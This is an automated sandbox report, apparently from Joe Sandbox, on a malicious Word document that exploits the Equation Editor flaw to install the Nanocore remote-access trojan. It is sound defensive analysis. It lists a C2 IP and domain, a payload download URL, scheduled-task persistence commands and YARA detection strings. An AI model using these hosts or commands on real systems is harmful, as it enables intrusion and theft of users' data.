ID: 345151
Sample Name: Statement.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:11:33
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Statement.doc

Overview


General Information

Sample Name:	Statement.doc
Analysis ID:	345151
MD5:	854716b6ff05f02…
SHA1:	6955e99f687a657.
SHA256:	1421f7c867ff97c…
Tags:	doc

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Sigma detected: Scheduled temp file…
- Yara detected Nanocore RAT
- .NET source code contains potentia…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2284 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2424 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - JNM.exe (PID: 1692 cmdline: C:\Users\user\AppData\Roaming\JNM.exe MD5: 10D30AD1922421E73E133AD020DF424F)
    - cmd.exe (PID: 1780 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: AD7B9C14083B52BC532FBA5948342B98)
      - timeout.exe (PID: 2336 cmdline: timeout 1 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
    - JNM.exe (PID: 2304 cmdline: C:\Users\user\AppData\Roaming\JNM.exe MD5: 10D30AD1922421E73E133AD020DF424F)
      - schtasks.exe (PID: 2808 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp6D54.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - schtasks.exe (PID: 2476 cmdline: 'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp5A32.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- taskeng.exe (PID: 2464 cmdline: taskeng.exe {C7405FE6-0EEB-43B9-A9C9-0A01615FAA8D} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1] MD5: 65EA57712340C09B1B0C427B4848AE05)
  - JNM.exe (PID: 2360 cmdline: C:\Users\user\AppData\Roaming\JNM.exe 0 MD5: 10D30AD1922421E73E133AD020DF424F)
    - cmd.exe (PID: 1360 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: AD7B9C14083B52BC532FBA5948342B98)
      - timeout.exe (PID: 1480 cmdline: timeout 1 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
    - JNM.exe (PID: 2220 cmdline: C:\Users\user\AppData\Roaming\JNM.exe MD5: 10D30AD1922421E73E133AD020DF424F)
  - smtpsvc.exe (PID: 3012 cmdline: 'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0 MD5: 10D30AD1922421E73E133AD020DF424F)
    - cmd.exe (PID: 1836 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: AD7B9C14083B52BC532FBA5948342B98)
      - timeout.exe (PID: 1336 cmdline: timeout 1 MD5: 419A5EF8D76693048E4D6F79A5C875AE)
    - smtpsvc.exe (PID: 1976 cmdline: C:\Program Files (x86)\SMTP Service\smtpsvc.exe MD5: 10D30AD1922421E73E133AD020DF424F)
- EQNEDT32.EXE (PID: 2176 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "C2: ": [
    "46.243.219.32"
  ],
  "Version: ": "NanoCore Client, Version=1.2.2.0"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2355980746.00000000004 02000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8 JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000007.00000002.2355980746.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000007.00000002.2355980746.00000000004 02000.00000040.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0xfcf5:$a: NanoCore • 0xfd05:$a: NanoCore • 0xff39:$a: NanoCore • 0xff4d:$a: NanoCore • 0xff8d:$a: NanoCore • 0xfd54:$b: ClientPlugin • 0xff56:$b: ClientPlugin • 0xff96:$b: ClientPlugin • 0xfe7b:$c: ProjectData • 0x10882:$d: DESCrypto • 0x1824e:$e: KeepAlive • 0x1623c:$g: LogClientMessage • 0x12437:$i: get_Connected • 0x10bb8:$j: #=q • 0x10be8:$j: #=q • 0x10c04:$j: #=q • 0x10c34:$j: #=q • 0x10c50:$j: #=q • 0x10c6c:$j: #=q • 0x10c9c:$j: #=q • 0x10cb8:$j: #=q
00000017.00000002.2141461883.00000000004 02000.00000040.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xff8d:$x1: NanoCore.ClientPluginHost • 0xffca:$x2: IClientNetworkHost • 0x13afd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8 JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000017.00000002.2141461883.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 38 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.JNM.exe.620000.2.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
7.2.JNM.exe.620000.2.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
7.2.JNM.exe.400000.0.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1018d:$x1: NanoCore.ClientPluginHost • 0x101ca:$x2: IClientNetworkHost • 0x13cfd:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8J YUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
7.2.JNM.exe.400000.0.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xff05:$x1: NanoCore Client.exe • 0x1018d:$x2: NanoCore.ClientPluginHost • 0x117c6:$s1: PluginCommand • 0x117ba:$s2: FileCommand • 0x1266b:$s3: PipeExists • 0x18422:$s4: PipeCreated • 0x101b7:$s5: IClientLoggingHost
7.2.JNM.exe.400000.0.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 15 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882


Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: NanoCore

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Nanocore RAT

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Exploitation for Client Execution 1 3	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	Input Capture 1 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2
Default Accounts	Command and Scripting Interpreter 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 3	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 1	NTDS	Virtualization/Sandbox Evasion 1 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Remote Access Software 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 2	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 1 1 2
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Statement.doc	45%	Virustotal		Browse
Statement.doc	59%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\JNM.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	35%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	
C:\Users\user\AppData\Roaming\JNM.exe	35%	ReversingLabs	ByteCode-MSIL.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
26.2.smtpsvc.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1108376		Download File
7.2.JNM.exe.630000.3.unpack	100%	Avira	TR/NanoCore.fadte		Download File
7.2.JNM.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108376		Download File
23.2.JNM.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108376		Download File

Domains

Source	Detection	Scanner	Label	Link
manojvashanava234.sytes.net	11%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://manojvashanava234.sytes.net/WAH.exe	10%	Virustotal		Browse
http://manojvashanava234.sytes.net/WAH.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dmjncbzvayuywqalponmcbvzcxhyuesgfhdnautwm.ydns.eu	46.243.219.32	true	true		unknown
manojvashanava234.sytes.net	84.38.135.158	true	true	• 11%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://manojvashanava234.sytes.net/WAH.exe	true	• 10%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	JNM.exe, 00000003.00000002.2364935179.0000000006420000.00000002.00000001.sdmp, JNM.exe, 00000007.00000002.2361274784.0000000005760000.00000002.00000001.sdmp, taskeng.exe, 0000000D.00000002.2356083438.0000000001BE0000.00000002.00000001.sdmp, JNM.exe, 0000000F.00000002.2363821875.00000000064C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	JNM.exe, 00000003.00000002.2364935179.0000000006420000.00000002.00000001.sdmp, JNM.exe, 00000007.00000002.2361274784.0000000005760000.00000002.00000001.sdmp, taskeng.exe, 0000000D.00000002.2356083438.0000000001BE0000.00000002.00000001.sdmp, JNM.exe, 0000000F.00000002.2363821875.00000000064C0000.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
84.38.135.158	unknown	Latvia		52048	DATACLUBLV	true
46.243.219.32	unknown	Netherlands		43317	FISHNET-ASRU	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	345151
Start date:	27.01.2021
Start time:	19:11:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Statement.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@32/13@16/2
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:12:40	API Interceptor	235x Sleep call for process: EQNEDT32.EXE modified
19:12:42	API Interceptor	1881x Sleep call for process: JNM.exe modified
19:12:49	Task Scheduler	Run new task: SMTP Service path: "C:\Users\user\AppData\Roaming\JNM.exe" s>$(Arg0)
19:12:49	API Interceptor	2x Sleep call for process: schtasks.exe modified
19:12:49	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run SMTP Service C:\Program Files (x86)\SMTP Service\smtpsvc.exe
19:12:50	API Interceptor	427x Sleep call for process: taskeng.exe modified
19:12:51	Task Scheduler	Run new task: SMTP Service Task path: "C:\Program Files (x86)\SMTP Service\smtpsvc.exe" s>$(Arg0)
19:12:52	API Interceptor	218x Sleep call for process: smtpsvc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
84.38.135.158	Quote Requirement.doc	Get hash	malicious	Browse	• manojvashanava234.sytes.net/OSE.exe
	New order.doc	Get hash	malicious	Browse	• manojvashanava234.sytes.net/CIC.exe
